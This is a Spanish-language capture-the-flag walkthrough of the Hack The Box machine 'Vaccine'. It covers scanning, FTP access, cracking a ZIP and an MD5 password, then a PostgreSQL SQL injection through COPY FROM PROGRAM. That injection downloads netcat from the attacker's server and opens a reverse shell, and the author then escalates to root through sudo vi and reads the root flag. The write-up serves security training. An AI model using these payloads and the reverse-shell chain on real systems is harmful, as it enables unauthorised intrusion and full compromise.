Vaccine

Enumeration

ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.46 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/ /)

```
|-------(root@kali)-------|(~/HackTheBox/writeups/HTB-writeup-download)
|
|-->{SFire129}#nmap -sC -sV -p$ports 10.10.10.46
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 18:14 EDT
Nmap scan report for 10.10.10.46
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
|-------(root@kali)-------|(~/HackTheBox/writeups/HTB-writeup-download)
```

Se ingresa al ftp y se descarga el archivo


```
|
|-->{SFire129}#ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bin
200 Switching to Binary mode.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0               2 Feb 03 11:23 a
-rw-r--r--    1 0        0            2533 Feb 03 11:27 backup.zip
226 Directory send OK.
ftp>
```

Como el archivo tiene contraseña, se realiza extracción del hash y crack

```
|
|-->{SFire129}#zip2john backup.zip
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b ch
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b ch
backup.zip:$pkzip2$2*2*1*0*8*24*3a41*5722*543fb39ed1a919ce7b5864
a*cca*1b1ccd6a*504*43*8*3da*1b1c*989a*22290dc3505e51d341f31925a7
2d66a11ac103f257e14885793fe01e26238915796640e8936073177d3e6e2891
1beb5d3c2b94e588c58725a07fe4ef86c990872b652b3dae89b2fff1f127142c
142d4bb6b4e369e308cc81c26912c3d673dc23a15920764f108ed151ebc3648
f7261444fbed8f86d207578c61c45fb2f48d7984ef7dcf88ed3885aaa12b943
29e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a5d934b85
2971e68adbbb4d34ed681ad638947f35f43bb33217f71cbb0ec9f876ea75c29
feb32f00a6f91ce9119da438a327d0e6b990eec23ea820fa24d3ed2dc2a7a56
8b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24dbfc88f27258be9cf
716abac1acd841afcbf79474911196d8596f79862dea26f555c772bbd1d06018
8087b7d0ca8647481e2d4cb6bc2e63aa9bc8c5d4dfc51f9cd2a1ee12a6a44a6e
2123635a6e524e2833335f3a44704de5300b8d196df50660bb4dbb7b5cb082ce
```

```
|-------(root@kali)-------|(~/HackTheBox/vaccinate)
|
|-->{SFire129}#john --pot=test.pot --wordlist=/usr/share/john/password.lst hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2020-05-04 19:25) 100.0g/s 354600p/s 354600c/s 354600C/s 123456..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
|-------(root@kali)-------|(~/HackTheBox/vaccinate)
|
|-->{SFire129}#
```


Una vez descomprimido se revisa el interior del archivo, se puede observar una contraseña

```
|-------(root@kali)-------|(~/HackTheBox/vaccinate)
|
|-->{SFire129}#unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
password incorrect--reenter:
  inflating: index.php
  inflating: style.css
|-------(root@kali)-------|(~/HackTheBox/vaccinate)
|
|-->{SFire129}#cat index.php | more
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
```


En crackstation se realiza ell decrypt de ese password

Type	Result
md5	qwerty789

Con el usuario admin y el pass qwert789 se autentica en el portal web



En el buscador se da inspeccionar elemento para revisar la cookie



Luego se inicia un servidor sencillo copiando el netcat /usr/bin/nc a una carpeta temporal creada en /tmp/http

```
|-------(root@kali)-------|(/tmp/http)
|
|-->{SFire129}#python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...


10.10.14.27 - - [04/May/2020 13:29:43] "GET / HTTP/1.1" 200 -
10.10.14.27 - - [04/May/2020 13:29:43] code 404, message File not found
10.10.14.27 - - [04/May/2020 13:29:43] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.27 - - [04/May/2020 13:29:58] "GET /nc HTTP/1.1" 200 -


10.10.10.46 - - [04/May/2020 13:31:18] "GET /nc HTTP/1.1" 200 -
```

Se edita el archivo vaccinate.py con la cookie encontrada y la dirección IP actual, se lanza en conjunto con el nc

```
|-------(root@kali)-------|(~/HackTheBox)
|
|-->{SFire129}#python3 vaccinate.py
Payload --> http://10.10.10.46/dashboard.php?search=a';DROP TABLE IF EXISTS cmd_28498; -- -
Payload --> http://10.10.10.46/dashboard.php?search=a';CREATE TABLE cmd_28498(cmd_output text); -- -
Payload --> http://10.10.10.46/dashboard.php?search=a';COPY cmd_28498 FROM PROGRAM 'wget -P /tmp/28498 http://10.10.14.27:80/nc'; -- -
Payload --> http://10.10.10.46/dashboard.php?search=a';COPY cmd_28498 FROM PROGRAM 'chmod 777 /tmp/28498/nc'; -- -
Payload --> http://10.10.10.46/dashboard.php?search=a';COPY cmd_28498 FROM PROGRAM '/tmp/28498/nc 10.10.14.27 4444 -e /bin/bash'; -- -
All the payload is send, check your nc processus
You can spawn tty with this command: SHELL=/bin/bash script -q /dev/null
```

Después se debe digitar los siguientes comando para que se pueda interactuar con la Shell y para que aparezca una Shell de Linux

Sst raw -echo

Fg to foreground

SHELL=/bin/bash script -q /dev/null

```
|
|-->{SFire129}#nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.46] 41350

stty raw -echo
fg to foreground
SHELL=/bin/bash script -q /dev/null
postgres@vaccine:/var/lib/postgresql/11/main$
```

```
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.46] 40890
SHELL=/bin/bash script -q /dev/null
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls -kla
ls -kla
total 392
drwxr-xr-x 2 root root   4096 Feb  4 12:00 .
drwxr-xr-x 3 root root   4096 Feb  3 10:43 ..
-rw-rw-r-- 1 root root 362847 Feb  3 14:34 bg.png
-rw-r--r-- 1 root root   4723 Feb  3 14:54 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30 18:51 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4 12:00 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3 10:57 index.php
-rw-r--r-- 1 root root   1100 Jan 30 18:51 license.txt
-rw-r--r-- 1 root root   3274 Feb  3 19:04 style.css
```

El Archivo dashboard .php contiene información acerca de la cadena de conexión

```
        die();
      }
      try {
es password=P@s5w0rd!");nect("host=localhost port=5432 dbname=carsdb user=postgr--More--
      }

      catch ( exception $e ) {
        echo $e->getMessage();
--More--
```

Se puede llegar a usar el password como usuario con privilegios

```
postgres@vaccine:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres: P@s5w0rd!

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

```
# Allow replication connections from localhost
# replication privilege.
local   replication     all
host    replication     all             127
:!/bin/bash
-- INSERT --
-- INSERT --
```

Una vez se agrega esa línea se puede observar que cuando se guarda el archivo se tiene acceso como root

```
root@vaccine:/var/lib/postgresql/11/main# whoami
whoami
root
root@vaccine:/var/lib/postgresql/11/main# cd ..
cd ..
croot@vaccine:/var/lib/postgresql/11# d ..
cd ..
cdroot@vaccine:/var/lib/postgresql#  ..
cd ..
root@vaccine:/var/lib# cd ..
cd ..
root@vaccine:/var# cd ..
cd ..
root@vaccine:/# cd root
cd root
root@vaccine:~# ls
ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt
cat root.txt
dd6e058e814260bc70e9bbdef2715849
root@vaccine:~# exit
exit
exit
```